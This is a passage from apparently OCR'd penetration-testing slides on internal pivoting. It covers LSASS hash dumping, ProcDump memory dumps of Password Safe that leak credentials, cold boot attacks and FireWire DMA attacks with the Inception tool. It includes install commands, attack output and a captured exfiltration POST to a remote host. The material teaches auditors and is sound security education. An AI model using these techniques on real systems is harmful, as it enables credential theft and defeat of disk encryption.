    Window size: 17232
  ⊞ Checksum: 0x32df [validation disabled]
  ⊞ [SEQ/ACK analysis]
    TCP segment data (1206 bytes)
⊞ [Reassembled TCP Segments (1432 bytes): #169(226), #170(1206)]
⊟ Hypertext Transfer Protocol
  ⊟ POST /bash/putcom.php HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): POST /bash/putcom.php HTTP/1.1\r\n]
        [Message: POST /bash/putcom.php HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /bash/putcom.php
      Request Version: HTTP/1.1
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Host: frog.dnsdojo.net\r\n
  ⊞ Content-Length: 1206\r\n
    Cache-Control: no-cache\r\n
  ⊞ Authorization: Basic [redacted]==\r\n
    \r\n
⊟ Line-based text data: application/x-www-form-urlencoded
    [truncated] id=Victime@PC-VICTIME&ret=ZGlyDQogTGUgdm9sdW1lIGRhbnMgbGUgbGVjd

0000  00 06 b1 11 e3 3c 00 0c  29 89 ea 89 08 00 45 00   .....<.. ).....E.
0010  04 de 1c 3e 40 00 80 06  cb 34 c0 a8 81 b6 5d 18   ...>@... .4....].
0020  6f 30 04 3b 00 50 08 0f  8b b0 df 2e 6d 88 50 18   o0.;.P.. ....m.P.
```

DLL Injection

- ✓ From a Pivoting Attack point of view, **DLL Injection** is **widely used during Privilege Escalation**.
- ✓ There are a lot of tools, **such as** CacheDump, PWDump6, LSADump2 or **PWDumpX.**
- ✓ Most tools actually **inject** their nasty **code into** the Local Security Authority Subsystem (**LSASS**) to reach hashes.
- ✓ The latter is amazingly efficient and permits a user with administrative privileges **to retrieve [either locally or remotely]** the domain password cache, password **hashes and LSA secrets** from a Windows system.

Process Memory Dump

- **Some processes write sensitive data in memory in clear text** format, or without relying on heavy encryption.

- Specific **process memory dumps may allow** an attacker **to grab interesting data**.

- Lots of tools do exist. One of the best ones is probably **ProcDump**, from Mark Russinovich.

- It's a powerful command-line utility which primary purpose is to monitor applications for CPU spikes in order to generate a crash dump with the purpose of helping the developer to debug.

Process Memory Dump


- ✓ It has plenty of amazing features. Anyway, here our goal is simply to dump the memory contents of a process to a file [without stopping the process of course].
- ✓ So lots of tools can also do the job, such as **PMDump** from NTSecurity.
- ✓ Sometimes **we can find very sensitive information, such as usernames, computer names, IP addresses, and even passwords**.
- ✓ This is for example the case if you dump the memory of **PwSafe**. **Not all fields are encrypted in memory**.

Process Memory Dump

- ✓ For sure, **password fields are not stored in memory** in plaintext, **but** unfortunately other fields are. And **sysadmin's notes are often very juicy**…
- ✓ There is hope to collect credentials, map network resources, identify services, ports, sudoers account, and so on.
- ✓ **Even if the auditor is unlucky** and does not grab passwords, **he can still create a user list file** for further dictionary attacks.

Process Memory Dump


- ✓ Process Memory Dump files are **quite light**.
- ✓ **During a Pivoting Attack** in an Internal Penetration Test, **it may worth a try to launch a memory dump against sensitive processes**.



```
C:\Intel\Logs>pslist ¦ findstr -i "pw"

pslist v1.3 - Sysinternals PsList
Copyright (C) 2000-2012 Mark Russinovich
Sysinternals - www.sysinternals.com

pwsafe             4360   8   2  171   4180     0:00:01.953     0:49:08.970

C:\Intel\Logs>procdump.exe -ma 4360

ProcDump v5.11 - Writes process dump files
Copyright (C) 2009-2012 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

Writing dump file C:\Intel\Logs\pwsafe_130119_100522.dmp ...
Writing 79MB. Estimated time (less than) 2 seconds.
Dump written.
```

Process Memory Dump

- ✓ **Something as easy as** parsing the process memdump for **strings may reveal interesting stuff** to a pentester.




```
C:\Users\FBOURLA\Documents\ISACA (February 2012)\new>strings DMP_WIN_Notepad2.DM
P | findstr -oi password | more
2320:Wifi password
2442:Wifi password(AES): dEXbc-Rr8U5q!6nP3eTz3$4RC
108040:acceptmutex acceptpathinfo accessconfig accessfilename action addalt adda
ltbyencoding addaltbytype addcharset adddefaultcharset adddescription addencodin
g addhandler addicon addiconbyencoding addiconbytype addinputfilter addlanguage
addmodule addmoduleinfo addoutputfilter addoutputfilterbytype addtype agentlog a
lias aliasmatch all allow allowconnect allowencodedslashes allowoverride anonymo
us anonymous_authoritative anonymous_logemail anonymous_mustgiveemail anonymous_
nouserid anonymous_verifyemail assignuserid authauthoritative authdbauthoritativ
e authdbgroupfile authdbmauthoritative authdbmgroupfile authdbmtype authdbmuserf
ile authdbuserfile authdigestalgorithm authdigestdomain authdigestfile authdiges
tgroupfile authdigestnccheck authdigestnonceformat authdigestnoncelifetime authd
igestqop authdigestshmemsize authgroupfile authldapauthoritative authldapbinddn
authldapbindpassword authldapcharsetconfig authldapcomparednonserver authldapder
eferencealiases authldapenabled authldapfrontpagehack authldapgroupattribute aut
hldapgroupattributeisdn authldapremoteuserisdn authldapurl authname authtype aut
huserfile bindaddress browsermatch browsermatchnocase bs2000account bufferedlogs
 cachedefaultexpire cachedirlength cachedirlevels cachedisable cacheenable cache
expirycheck cachefile cacheforcecompletion cachegcclean cachegcdaily cachegcinte
rval cachegcmemusage cachegcunused cacheignorecachecontrol cacheignoreheaders ca
-- More  --
```


Process Memory Dump

- ✓ Here the Password Safe application permits an attacker to fingerprint the network, and to collect usernames, IP addresses and ports.

- ✓ Very useful to carry out further attacks.




```
Local Administrator Account
Local Admin Account [root]
LOCALADMIN's password:[>>>]
DomainByProxy [4[redacted]]
```



```
VM : Windows 2003 Enterprise, 50 Gb HDD, 1 Gb RAM[>>>]
VM : Windows 2003 Enterprise, 12 Gb HDD, 2 Gb RAM[>>>]
FRoGito[redacted]
mstsc /v:192.[redacted]:[redacted] /f
IO - ZyXEL NSA210 (Syslog SAN)
mstsc /v:[redacted] /f
06/09/2010 15:42:08
04/11/2010 14:15:25
BIOS Admin User []
06/09/2010 15:08:03
Switch [[redacted]]
```

Process Memory Dump


- ✓ Here **the network administration tool mRemote leaks** internal path, IP address and TCP port of an SSH enabled server… As well as the **username & password** of a root account!



```
          00 01  02 03  04 05  06 07  08 09  0a 0b  0c 0d  0e 0f
44796020  65 72  00 00  00 85  84 9a  bc 40  89 30  0c 50  75 74   er....„š¼@‰0.Put
44796030  74 79  00 00  05 06  00 00  89 30  02 00  89 30  02 00   ty......‰0..‰0..
44796040  66 c3  e6 cf  01 00  01 6e  00 00  00 04  8c 85  a0 e4   fÃæÏ...n....Œ… ä
44796050  0e 6e  00 00  00 00  00 00  7f 00  00 00  04 87  f8 80   .n......▯....‡ø€
44796060  80 01  7f 00  00 00  00 00  00 00  01 89  30 7a  43 3a   €.▯........‰0zC:
44796070  5c [redacted]                                            \[redacted]
44796080  [redacted]                                               [redacted]
44796090  [redacted]                                               [redacted]
447960a0  5c 50  75 74  74 79  2e 65  78 65  00 89  30 81  44 2d   \Putty.exe.‰0 D-
447960b0  4c 4f  41 44  20 22  44 45  46 41  55 4c  54 20  53 45   LOAD "DEFAULT SE
447960c0  54 54  49 4e  47 53  22 20  2d 53  53 48  20 2d  32 20   TTINGS" -SSH -2
447960d0  [redacted]                                               -L "[redacted]"
447960e0  [redacted]                                                -PW "[redacted]
447960f0  [redacted]                                               [redacted]" -P [redacted]
44796100  [redacted]                                                "192.[redacted]"
44796110  00 8d  74 49  01 00  00 01  89 30  02 00  89 30  02 00   . tI....‰0..‰0..
44796120  00 00  00 00  00 00  00 00  00 00  00 00  00 00  00 00   ................
44796130  00 00  01 49  01 00  00 0c  a5 5e  64 fc  f8 1a  58 73   ...I....¥^düø.Xs
```

Full Memory Dump

- ✓ **If you have a good bandwidth and** you are not so limited by the **time**, why not **dumping the whole memory**?



```
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

  Address space size:        [illegible] bytes ( 8694 Mb)
  Free space size:           [illegible] bytes ( [illegible] Mb)

  * Destination = \??\C:\intel\Logs\UNKNOWN-20130117-061714.raw

  --> Are you sure you want to continue? [y/n] y
  + Processing... Success.
```

- ✓ An offline analysis of the whole memory dump may even reveal more important stuff. Even in the case of FDE, users may have opened sensitive TXT documents for example.

- ✓ You may add **DumpIt** to your toolkit. It is a one-click memory acquisition application for Windows released by MoonSols. It's a great tool which combines win32dd and win64dd in one executable. It **is fast, small, portable, free and ultra easy** to use. Just run in to dump the physical memory in the current directory.

Cold Boot Attacks

- ✓ It is a common belief that RAM looses its content as soon as the power is down.

- ✓ This is wrong, **RAM is not immediately erased**. It may **take up to several minutes** in a standard environment, even if the RAM is removed from the computer.

- ✓ **And it may last much longer if you cool the DRAM chips**. With a simple dusty spraying at -50°C, your RAM data can survive more that 10 minutes.

- ✓ If you cool the chips at -196°C with liquid nitrogen, data are hold for several hours without any power.

Cold Boot Attacks

- ✓ It is then possible to plug the RAM in another system to dump their content to carry out an offline analysis.

- ✓ In particular, **encryption tools deeply rely on RAM to store their keys**. Therefore such attacks are mostly aimed to **defeat FDE, such as BitLocker, FileVault, dm-crypt, and TrueCrypt**.

- ✓ And even if there is some kinds of degradation in the memory contents, some algorithms can intelligently recover the keys.

- ✓ To know more, read the Princeton University's paper.

DMA based attacks

- ✓ **IEEE1394, aka FireWire, is a serial bus interface** standard **for high-speed communications** and isochronous real-time data transfer.

- ✓ According to Wikipedia, it “**supports DMA and memory-mapped devices**, allowing data transfers to happen without loading the host CPU with interrupts and buffer-copy operations”.


- ✓ In other words, **you can read [and write] in the target’s memory through its FireWire interface**!

- ✓ This security **problem is not new** [2004], **but still exists today as it relies in IEEE 1394 specifications**.

DMA based attacks

- ✓ A few years ago, attackers could use WinLockPwn. Today they have **Inception** tool, from ntropy.
- ✓ Inception is a **physical memory manipulation and hacking tool which nicely exploits IEEE 1394 SBP-2 DMA** [Serial Bus Protocol 2].
- ✓ **The tool can unlock and escalate privileges to Administrator / Root on almost any powered on machine you have physical access to**.
- ✓ The tool **works over any interface that expands and can master the PCIe bus, such as FireWire, Thunderbolt, ExpressCard and PCMCIA** (PC-Card).

DMA based attacks



- ✓ It is initially **made to attack computers that utilize FDE**, such as BitLocker, FileVault, TrueCrypt or Pointsec.

- ✓ You just need a Linux / Mac OS X system and a target which provides a FireWire / Thunderbolt interface, or an ExpressCard / PCMCIA expansion port.

- ✓ There are for sure some limitations, such as the 4 GiB RAM bugs or the restrictions on OS X Lion targets [which disables DMA when the user is logged out as well as when the screen is locked if FileVault is enabled], but most often FireWire means P0wned.

```
v.0.2.4 (C) Carsten Maartmann-Moe 2013
[illegible]
[*] FireWire devices on the bus (names may appear blank):
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID): (0x0)
[?] Select a device to attack (or type 'q' to quit): 1
[*] Selected device: MICROSOFT CORP.
[*] Available targets:
[illegible]
[2] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[illegible]
[4] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[illegible]
[7] Linux Mint: libpam unlock/privilege escalation
[?] Please select target (or enter 'q' to quit): 2
[illegible] unlock/privilege escalation
[*] DMA shields should be down by now. Attacking...
[=>                                                        ]   79 MiB (  2%)
[*] Signature found at 0x4fd7926 (in page # 20439)
[*] Write-back verified; patching successful
[*] BRRRRRRRAAAAAWWWWRWRRRMRMRMMRMRMMMMM!!!
root@root:~/libforensic1394-0.2/python/inception#
```

DMA based attacks

- ✓ **Just a few lines to install** on a your BackTrack:

```
apt-get install cmake python3 g++
wget http://freddie.witherden.org/tools/libforensic1394/releases/libforensic1394-0.2.tar.gz --no-check-certificate
tar -xvf libforensic1394-0.2.tar.gz
cd libforensic1394-0.2
cmake CMakeLists.txt
make install
cd python
python3 setup.py install
git clone https://github.com/carmaa/inception.git
cd inception
./setup.py install
```

- ✓ **The short following demo of Inception exploits the FireWire interface of an up-to-date Windows 7 system to patch the msv1_0.dll file and unlock the running session.**

Package


DMA based attacks

- ✓ This kind of DMA based attacks **also permit to attack mounted encrypted volumes**, such as a TrueCrypt archive.
- ✓ You can **for example boot your attacking system with PassWare FireWire Memory Imager** from Passware Kit Forensics, **and search for AES keys in the target memory** through FireWire.
- ✓ You can basically **defeat BitLocker, TrueCrypt, FileVault2 & PGP encryption volumes**.
- ✓ To know more:
  http://www.breaknenter.org/projects/inception/
  http://support.microsoft.com/kb/2516445

DMA based attacks

- ✓ The following slides illustrate an attack on a TrueCrypt volume created on an 8 Gb memory stick.

- ✓ First step was to backup the encrypted drive.



Device

Name	USB DISK 2.0 USB Device
Number	2908
Identifier	USBSTOR\DISK&VEN_&PROD_USB_DISK
Path	\\?\usbstor#disk&ven_&prod_usb_disk_2.0
Size	7,820,083,200 Bytes
Serial	0701295799655B94
Location	Port_#0005.Hub_#0004

